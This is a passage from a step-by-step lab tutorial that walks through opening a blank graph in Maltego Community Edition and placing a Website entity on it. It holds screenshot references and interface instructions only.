
16. The **Ready** section appears, select **Open a blank graph and let me play around** option and click **Finish**.



17. The **Maltego Community Edition** GUI appears, along with **Privacy Policy Change Notice**, click **Acknowledge** button.




18. The **Maltego Community Edition** window along with the **New Graph (1)** window appears, as shown in the screenshot.




19. In the left-pane of **Maltego GUI**, you can find the **Entity Palette** box, which contains a list of default built-in transforms. In the **Infrastructure** node under **Entity Palette**, observe a list of entities such as **AS**, **DNS Name**, **Domain**, **IPv4 Address**, **URL**, **Website**, etc.
20. Drag the **Website** entity onto the **New Graph (1)** window.
21. The entity appears on the new graph, with the **www.paterva.com** URL selected by default.

Note: If you are not able to view the entity as shown in the screenshot, click in the **New Graph (1)** window and **scroll up**, which will increase the size of the entity.

